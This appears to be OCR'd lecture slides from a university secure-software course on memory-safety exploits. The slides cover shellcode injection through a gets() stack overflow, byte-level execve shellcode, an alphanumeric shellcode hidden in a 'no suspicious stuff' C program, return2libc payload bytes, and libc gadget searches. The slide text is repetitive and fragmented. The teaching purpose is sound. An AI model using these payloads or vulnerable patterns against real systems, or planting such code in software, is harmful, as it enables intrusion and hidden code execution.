Secure Software Development

Exploits

Daniel Gruss, Vedad Hadzic, Lukas Maar, Stefan Gast, Marcel Nageler

03.11.2023

Winter 2023/24, www.iaik.tugraz.at

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PREVIOUSLY ON

SSD

What you (should) know

- x86-64 architecture and memory layout
  - How are binary sections mapped in virtual memory
  - Stack/heap layout
  - C++ vtables

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  - How do they "work", e.g., writing out of bounds, wrong object casting

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  - Stack/heap layout
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
- Types of memory safety violations
  - What bugs are there, e.g., buffer overflow, type confusion
  - How do they "work", e.g., writing out of bounds, wrong object casting
  - What can they do, e.g., overwrite return addresses, replace vtable pointers


EXPLOITS

Exploits

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- ...or let them behave in a weird way by exploiting memory safety violations
- We want to get full control over the vulnerable program
- We need some generic techniques to achieve this

Attack Types

Either attack data integrity...

Attack Types

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

...or control flow




Control Flow



- Changing the control flow gives the attacker full control on what the program does

Control Flow



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

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

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

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

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- The attacker has to get control of the instruction pointer (EIP/RIP)
- Two main attack vectors
  - Function pointers (e.g. in C++ vtables, GOT, hooks)
  - Saved EIP/RIP on the stack when calling a function
- Attacker can execute arbitrary existing or injected code

Data Integrity

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
- Buffer overflows can allow attackers to read too much data from a buffer
- Attacker might also change the control flow
  - If there are credentials inside
  - If the control flow depends on the data values, e.g., `is_admin`

SHELLCODE

Shellcode



- First idea: to take over control, we inject code and jump to it

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

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

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

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- Challenge #1: where to put the code?

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

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

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- Challenge #2: how to write such code?
- Challenge #3: how to jump to the code?

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Challenge #1: Where to put the code?

- Input (= the code) must be user controllable
- Location must be mapped in the program's memory
- First idea: put the code in some input buffer
- But: what if there is no large buffer? (*i.e.*, only short user inputs)
- Put it in an environment variable

Shellcode

Challenge #2: How to write such code?

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- Assembly!
- With a few restrictions:
  - Usually restricted in length
  - Must be position independent, *i.e.*, no absolute addresses
  - Sometimes cannot contain 0-bytes → if C string functions are used to copy shellcode to destination, e.g., `strcpy`

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- Many shellcode examples available online[a]: `http://shell-storm.org/shellcode/`
- There are many tools for shellcode generation, e.g., pwntools

[a] for educational purposes only

Shellcode

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

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

Shellcode

RIP

Shellcode

Challenge #3: How to jump to the code?

- Use a memory safety violation!
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



- Overwrite saved instruction pointer with pointer to the buffer...

Shellcode

Challenge #3: How to jump to the code?

- Use a memory safety violation!
- For example, overwrite saved instruction pointer with stack overflow



NOP-sled | Shellcode | RIP

- ...or close to the buffer and prepend the shellcode with `NOP`s

Practical Example: Shellcode

Shellcode

```c
#include <stdio.h>
#include <string.h>

void enterName() {
    char name[64];
    printf("%p\n", name);
    gets(name);
    printf("%s\n", name);
}

int main(int argc, char* argv[])
{
    enterName();
    return 0;
}
```

Shellcode

```
% gdb ./name.elf
(gdb) run
Starting program: name.elf
0x7fffffffdd30
test
test
[Inferior 1 (process 6374) exited normally]
```

Shellcode

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% gdb ./name.elf
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Starting program: name.elf
0x7fffffffdd30
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test
[Inferior 1 (process 6374) exited normally]
```

```
% gdb ./name.elf
(gdb) r < shellcode.bin
Starting program: name.elf < shellcode.bin
0x7fffffffdd30
/bin/zshXXXXXXXYYYYYYYZZZZZZZH�|$
�1�H�H�H�G�;H�w1�AAAXXXXXXXXP����
process 23378 is  executing new program:  /usr/bin/zsh
```

Practical Example Analysis: Shellcode

Shellcode

```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

"/bin/zsh" (target shell we want)

Shellcode

```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

`X`, `Y` and `Z` (placeholders)

Shellcode

```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
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41 41 41 58 58 58 58 58 58 58 58
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```

A, X (alignment, RBP)

Shellcode

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2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
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0f 05
41 41 41 58 58 58 58 58 58 58 58
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```

`0x7fffffffdd50` (start of shellcode)

Shellcode

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2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
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xor      eax, eax
mov      qword [rdi + 0x08], rax
mov      qword [rdi + 0x10], rdi
mov      qword [rdi + 0x18], rax
mov      al, 0x3b
lea      rsi, [rdi + 0x10]
xor      edx, edx
syscall
```

Shellcode

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

Stack

"/bin/zsh"
"XXXXXXXX"
"YYYYYYYY"
"ZZZZZZZZ"

Registers

RAX	
RDI	
RSI	
RDX	

Shellcode

```
lea      rdi, [rsp - 0x50]
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

Stack

RDI →

"/bin/zsh"
"XXXXXXXX"
"YYYYYYYY"
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Registers

RAX	
RDI	0x7fffffffdd30
RSI	
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

Stack

RDI →

"/bin/zsh"
"XXXXXXXX"
"YYYYYYYY"
"ZZZZZZZZ"

Registers

RAX	0
RDI	0x7fffffffdd30
RSI	
RDX	

Shellcode

```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
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

Stack

RDI →	"/bin/zsh"
	0
	"YYYYYYYY"
	"ZZZZZZZZ"

Registers

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

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RDI →

"/bin/zsh"
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0x7fffffffdd30
"ZZZZZZZZ"

Registers

RAX	0
RDI	0x7fffffffdd30
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

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RDI → "/bin/zsh"

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0x7fffffffdd30

0

Registers

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RDI 0x7fffffffdd30

RSI

RDX

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


Stack


RDI →

“/bin/zsh”

0

0x7fffffffdd30

0



Registers

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RSI	
RDX	

Shellcode

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

Stack

RDI → “/bin/zsh”

0

RSI → 0x7fffffffdd30

0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	0x7fffffffdd40
RDX	

Shellcode

```
lea       rdi, [rsp - 0x50]
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
mov       qword [rdi + 0x18], rax
mov       al, 0x3b
lea       rsi, [rdi + 0x10]
xor       edx, edx
syscall
```



Stack

RDI → "/bin/zsh"

0

RSI → 0x7fffffffdd30

0

Registers

RAX 0x3b

RDI 0x7fffffffdd30

RSI 0x7fffffffdd40

RDX 0

Shellcode

```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
mov     qword [rdi + 0x10], rdi
mov     qword [rdi + 0x18], rax
mov     al, 0x3b
lea     rsi, [rdi + 0x10]
xor     edx, edx
syscall
```

syscall

Syscall number in RAX with arguments in RDI, RSI, RDX, R10, R8, R9

Stack

RDI →	"/bin/zsh"
	0
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Registers

RAX	0x3b
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
Shellcode

```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
mov     qword [rdi + 0x10], rdi
mov     qword [rdi + 0x18], rax
mov     al, 0x3b
lea     rsi, [rdi + 0x10]
xor     edx, edx
syscall
```

syscall 0x3b

```
execve(RDI, RSI, RDX)
```



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
Practical Example Impact: Shellcode

Shellcode



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

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

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

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

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

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- Shellcodes are not limited to opening a shell
  - Change files (e.g., add user, add root account)
  - Open sockets (e.g., download more code, remote shell)
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- Shellcode can be extremely small, only 21 bytes to open a shell on Linux

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- **Problem**: Input filters might only allow alphanumeric characters
  - **Solution**: Only use instructions with an alphanumeric representation, e.g.,

    ```
    push 0x64636261       ['h' 'a' 'b' 'c' 'd']
    pop eax               ['X']
    xor eax,0x64636261    ['5' 'a' 'b' 'c' 'd']
    ```

    instead of

    ```
    xor eax, eax          ['1' C0]
    ```

Fun Example: Alphanumeric Shellcode

Alphanumeric Shellcode

```c
#include <stdio.h>

void dummy() {
 char s[] = "XXj0TYX45Pk13VX40473At1At1qu1"
            "qv1qwHcyt14yH34yhj5XVX1FK1FSH"
            "3FOPTj0X40PP4u4NZ4jWSEW18EF0V";
 ((size_t*)s)[15] = s;
}

int main() {
 printf("No suspicious stuff in this application...\n");
 dummy();
 return 0;
}
```

Alphanumeric Shellcode

```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
```

Alphanumeric Shellcode

```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
$
```

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```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
$ ps -p $$
  PID TTY          TIME CMD
25627 pts/1    00:00:00 sh
$ exit
%
```

Challenge #3 - Strange Shellcode


Write a strange sorted shellcode:

- The “framework” reads exactly 128 bytes from the standard input
- These bytes are interpreted as 16 `uint64_t` numbers and then sorted
- After clearing all registers, the framework jumps into the sorted array of numbers

Applicable rules and hints:

- The shellcode must run on a x86_64 architecture
- The order in which you provide the shellcode numbers is irrelevant
- **Hint:** Think about how numbers are stored in memory, and what would happen if you just interpret them as code
- **Hint:** How can you make sure that only valid instructions are executed?
- We provide the “framework” to execute your shellcode at

Shellcode Applicability



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

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

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




- Shellcode requires executable buffers
- On 64-bit systems, stack, heap, and environment variables are not executable (cf. Countermeasure lecture)
- On 32-bit systems (e.g., IoT devices), it might be executable
- Still useful on 64-bit systems for multi-stage exploits
  1. Code-reuse attack makes buffer executable...
  2. ...and jumps to the buffer
  3. Shellcode executes

Egg Hunting



- Sometimes location of shellcode is not known

Egg Hunting



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

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

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

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

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```
int access(const char *pathname, int mode);
```

EFAULT pathname points outside your accessible address space.

- Similar to signal handler (first lecture)

Live Demo

Egg Hunter

Shellcode Summary

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
- samples can be found at `http://shell-storm.org/shellcode/`

CODE
REUSE

Code-reuse Attacks

- Shellcode injects new code into the application

Code-reuse Attacks



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

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

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  - Reuse function parts (Return-Oriented Programming (ROP)) to build new "program"
- Attacker changes the control flow to an existing instruction sequence(s) of the program

Code-reuse Attacks - Short History

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
2007 Hovav Shacham published Return-oriented programming, a general technique based on return2libc, but using only instruction sequences

Code-reuse Attacks - return2libc



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

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

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

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

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- On 32-bit systems: simply put it on the stack
- On 64-bit systems: we require the argument in a register, more complicated

Practical Example: return2libc

Return2libc

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void enterName() {
    char name[8];
    printf("%p / %p\n", system, name);
    gets(name);
    printf("%s\n", name);
}

int main(int argc, char* argv[])
{
    enterName();
    return 0;
}
```

Return2libc

```
% gdb ./name
(gdb) r
Starting program: /home/name
0x8048380 / 0xffffce88
Test
Test
[Inferior 1 (process 26305) exited normally]
```

Return2libc


```
% gdb ./name
(gdb) r
Starting program: /home/name
0x8048380 / 0xffffce88
Test
Test
[Inferior 1 (process 26305) exited normally]
```

```
% gdb ./name
(gdb) r
Starting program: /home/name < ret2libc
0x8048380 / 0xffffce88
ABCDEFGHIJKLMNOPQRST���������/usr/games/fortune
Cheer Up! Things are getting worse at a slower rate.
Program received signal SIGSEGV, Segmentation fault.
0xddccbbaa in ?? ()
```

Practical Example Analysis: return2libc

Return2libc

```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41             ("AAAA")
80 83 04 08
41 41 41 41             ("AAAA")
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65
```



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

Stack

→

EIP

EBP

0x41414141

0x41414141

0x41414141

0x41414141

buffer

Return2libc

```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
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80 83 04 08
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a8 ce ff ff
2f 75 73 72 2f 67 61 6d
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```



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
41 41 41 41             ("AAAA")
80 83 04 08
41 41 41 41             ("AAAA")
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65
```



Return2libc

```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
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

Stack

```
0x41414141
→ EIP 0x08048380
EBP 0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
```

Return2libc

```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
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```


→



Stack

0xffffcea8

0xffffcea8

0x41414141

EIP 0x08048380

EBP 0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

buffer

Return2libc

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

→

Stack

0x0000656e “ne”

0x7574726f “ortu”

0x662f7365 “es/f”

0x6d61672f “/gam”

0x7273752f “/usr”

0xffffcea8

0x41414141

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0x41414141

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0x41414141

0x41414141

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buffer

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80 83 04 08
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
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65
```

system(prog)

```
system("/usr/games/fortune")
```



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0x41414141


0x41414141

0x41414141

0x41414141


Practical Example Impact: return2libc

Return2libc



- The libc is used in a lot of programs

Return2libc



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

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

- The libc contains many useful functions for an attacker

Return2libc



- The libc is used in a lot of programs
- Not as easy as shellcode, but still as powerful
- The libc contains many useful functions for an attacker
- Attacker can e.g., call `mprotect` to make buffer executable

Return2libc - Limitations



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

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

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

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

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- The argument is only on 32-bit systems on the stack
- How to solve that for 64-bit systems?

Return2libc - 64bit

- The 64-bit calling convention requires the parameters to be in registers (`RDI`, `RSI`, `RDX`, `RCX`, ...)

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- No...

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- We can only put values onto the stack
- Is there a dedicated function which copies stack values to registers?
- No... but parts of functions usually do that

Borrowed code chunks

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```
% objdump -d /lib/x86_64-linux-gnu/libc.so.6 | grep -B1 ret \
   | grep -A1 -E "pop.*r??"
   1f930:       5d                      pop    %rbp
   1f931:       c3                      retq
--
   1fb12:       41 5c                   pop    %r12
   1fb14:       c3                      retq
--
[...]
```

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   1f931:       c3                      retq
--
   1fb12:       41 5c                   pop    %r12
   1fb14:       c3                      retq
--
[...]
```



- Bad luck, no part to pop stack value into `RDI`, only others

Borrowed code chunks



- Remember how opcodes work on x86?

Borrowed code chunks



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

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

- Remember how opcodes work on x86?
- Different width, opcodes can contain other (shorter) opcodes
- `pop RDI; retq` assembles to `5F C3`
- Can we find this sequence in the binary or the libc?

Borrowed code chunks

- Dump the libc as hex and look for `5F C3`:

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```
% xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | \
  grep -n -A1 5f | grep c3 | wc -l
535
```

Borrowed code chunks

- Dump the libc as hex and look for `5F C3`:

```
% xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | \
  grep -n -A1 5f | grep c3 | wc -l
535
```

- The sequence `pop RDI; retq` is 535 times (unintentionally) in the libc

Borrowed code chunks

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```
% xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | \
  grep -n -A1 5f | grep c3 | wc -l
535
```

- The sequence `pop RDI; retq` is 535 times (unintentionally) in the libc
- This building block enables return2libc attacks on 64-bit systems

Practical Example: Borrowed Code Chunks

Borrowed code chunks

```c
#include <stdio.h>
#include <stdlib.h>

size_t fs;
void readFile() {
    char buffer[8];
    FILE* f = fopen("test", "rb");
    if(f) {
        fseek(f, 0, SEEK_END);
        fs = ftell(f); // get filesize
        fseek(f, 0, SEEK_SET);
        fread(buffer, fs, 1, f); // read whole file
        printf("Read: %s\n", buffer);
    }
}
int main(int argc, char* argv[]) {
    readFile();
    return 0;
}
```

Borrowed code chunks

```
% echo Test > test
% gdb ./file
(gdb) r
Starting program: /home/file
Read: Test
[Inferior 1 (process 16505) exited normally]
```

Borrowed code chunks

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% gdb ./file
